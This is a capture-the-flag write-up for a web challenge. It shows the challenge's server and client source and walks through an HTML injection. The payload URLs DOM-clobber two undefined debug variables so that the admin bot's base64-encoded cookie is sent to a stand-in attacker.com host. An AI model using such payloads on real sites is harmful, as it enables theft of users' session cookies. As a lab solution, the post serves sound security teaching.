
DOM Clobbering - Clobber Undefined Variables!
A TamilCTF web challenge with HTML injection but a tight CSP — instead of chasing script execution, we DOM-clobber two undefined debug variables (DEBUG_MODE, DEBUG_LOGGING_URL) referenced by app.js to redirect the admin bot's cookie exfiltration to our own domain.

Recently, I played a CTF with my team, TamilCTF, and mainly focused on web challenges. So, I decided to write solutions for the challenges I found interesting. This post covers the solution for one of them.
💡 Challenge Name: Don’t Only Mash… Clobber!

Challenge description
#Submit an image link to our "evaluator" and steal their cookie!It looks like another XSS challenge at first sight, but note that the challenge name says Clobber — probably a reference to a technique called DOM Clobbering.
Website

Functionalities
- We can submit any URL, and the front end will render the image in the UI (client-side rendering).
- We can also submit a picture to the admin bot.
Source Code Review
server.js:
const express = require('express')
const bodyParser = require('body-parser');
const puppeteer = require('puppeteer')
const escape = require('escape-html')

const app = express()
const port = 9000

app.use(express.static(__dirname + '/webapp'))
app.use(bodyParser.urlencoded({ extended: false }));

app.get('/personalize', (req, res) => {
  const imageUrl = req.query.image
  if (typeof imageUrl !== 'string' || !imageUrl) {
    res.send("'image' query parameter needs to be a string")
    return
  }

  try {
    var newUrl = new URL(imageUrl)
    console.log(newUrl)
  }
  catch (e) {
    res.send(escape(e.message))
    return
  }

  const pageContent =
    `
    <html>
    <head>
    <script src="/app.js"></script>
    </head>
    <body id="body">
    <p>Here is the image you submitted:</p>
    <img id="user-image" src="${newUrl}">
    <br/>
    <br/>
    <p>You submitted this url: <span id="user-image-info"></span></p>
    </body>
    </html>
    `

  // The intended solution does not involve bypassing CSP and gaining XSS.
  // If you can do so anyway, go for it! :)
  res.set("Content-Security-Policy", "default-src 'self'; img-src *; object-src 'none';")
  res.setHeader('Content-Type', "text/html")
  res.send(pageContent)
})

const visitUrl = async (url, cookieDomain) => {
  let browser =
    await puppeteer.launch({
      headless: true,
      pipe: true,
      dumpio: true,
      ignoreHTTPSErrors: true,
      args: [
        '--incognito',
        '--no-sandbox',
        '--disable-gpu',
        '--disable-software-rasterizer',
        '--disable-dev-shm-usage',
      ]
    })

  try {
    const ctx = await browser.createIncognitoBrowserContext()
    const page = await ctx.newPage()

    try {
      await page.setCookie({
        name: 'flag',
        value: 'FLAG{PAKE_PLAG}',
        domain: cookieDomain,
        httpOnly: false,
        samesite: 'strict'
      })
      await page.goto(url, { timeout: 6000, waitUntil: 'networkidle2' })
    } finally {
      await page.close()
      await ctx.close()
    }
  }
  finally {
    browser.close()
  }
}

app.post('/visit', async (req, res) => {
  const url = req.body.url
  console.log('received url: ', url)

  let parsedURL
  try {
    parsedURL = new URL(url)
  }
  catch (e) {
    res.send(escape(e.message))
    return
  }

  if (parsedURL.protocol !== 'http:' && parsedURL.protocol != 'https:') {
    res.send('Please provide a URL with the http or https protocol.')
    return
  }

  if (parsedURL.hostname !== req.hostname) {
    res.send(`Please provide a URL with a hostname of: ${escape(req.hostname)}`)
    return
  }

  try {
    console.log('visiting url: ', url)
    await visitUrl(url, req.hostname)
    res.send('Our evaluator has viewed your image!')
  } catch (e) {
    console.log('error visiting: ', url, ', ', e.message)
    res.send('Error visiting your URL: ' + escape(e.message))
  } finally {
    console.log('done visiting url: ', url)
  }
})

app.listen(port, async () => {
  console.log(`Listening on ${port}`)
})
Content Security Policy
The server sets a fairly strict CSP:
// The intended solution does not involve bypassing CSP and gaining XSS.
// If you can do so anyway, go for it! :)
res.set("Content-Security-Policy", "default-src 'self'; img-src *; object-src 'none';")
We can only bypass this CSP if a JSONP endpoint exists in the app — it doesn’t.
HTTP GET Route — /personalize
We can provide an image URL, e.g. /personalize?image=http://pic.com/pic.png, and the server embeds it as an <img> src.
HTTP POST Route — /visit
POST /visit
Host: challenge.host
Content-Type: application/x-www-form-urlencoded

url=<url>
This makes the admin bot (via Puppeteer) visit the given URL, carrying a cookie holding the flag.
HTML Injection
The user-supplied URL is embedded directly into the page template without sanitization:
const pageContent =
  `
  <html>
  <head>
  <script src="/app.js"></script>
  </head>
  <body id="body">
  <p>Here is the image you submitted:</p>
  <img id="user-image" src="${newUrl}">
  <br/>
  <br/>
  <p>You submitted this url: <span id="user-image-info"></span></p>
  </body>
  </html>
  `

Since it’s embedded directly into the <img> tag, injecting "> lets us break out of the attribute:


That would normally be an easy XSS, but the CSP shuts down inline/external script execution:
DOM Clobbering
The /personalize page also loads app.js:
window.onload = () => {
  const imgSrc = document.getElementById('user-image').src
  document.getElementById('user-image-info').innerText = imgSrc

  if (DEBUG_MODE) {
    // In debug mode, send the image url to our debug endpoint for logging purposes.
    // We'd normally use fetch() but our CSP won't allow that so use an <img> instead.
    document.getElementById('body').insertAdjacentHTML('beforeend', `<img src="${DEBUG_LOGGING_URL}?auth=${btoa(document.cookie)}&image=${btoa(imgSrc)}">`)
  }
}
If DEBUG_MODE is truthy, this injects a new <img> tag whose src is DEBUG_LOGGING_URL, with document.cookie appended, base64-encoded. But neither DEBUG_MODE nor DEBUG_LOGGING_URL is declared anywhere — referencing them throws Uncaught ReferenceError:

Since the CSP has no explicit script-src (and default-src is 'self'), this HTML injection alone can’t get us script execution unless we can upload a file to the server. But since we already have HTML injection, we can use DOM Clobbering to define DEBUG_MODE ourselves, by giving an element an id/name that shadows a global variable reference through window’s prototype chain.
Payload
To clobber DEBUG_MODE into existence:
https://wsc-2022-web-2-bvel4oasra-uc.a.run.app/personalize?image=https://google.com/"><a id="DEBUG_MODE">Visiting this makes the DEBUG_MODE error go away, and a new error appears instead:

Now DEBUG_LOGGING_URL is undefined — so we clobber that too, using an anchor’s href attribute to control its value:
https://wsc-2022-web-2-bvel4oasra-uc.a.run.app/personalize?image=https://google.com/"><a id="DEBUG_MODE"><a id="DEBUG_LOGGING_URL" href="https://attacker.com">Visiting this produces zero errors:

Meaning the app injected an <img> tag whose src points at attacker.com. Checking the network tab confirms the request landed with cookies attached:

The ?auth= parameter holds base64-encoded cookies — empty here since we have none set ourselves. The real flag lives in the admin bot’s cookie, so sending this same payload to the bot (with DEBUG_LOGGING_URL pointed at our own domain) exfiltrates it.
💡 Flag:
wsc{d0m_cl0bb3r1ng_15_fun}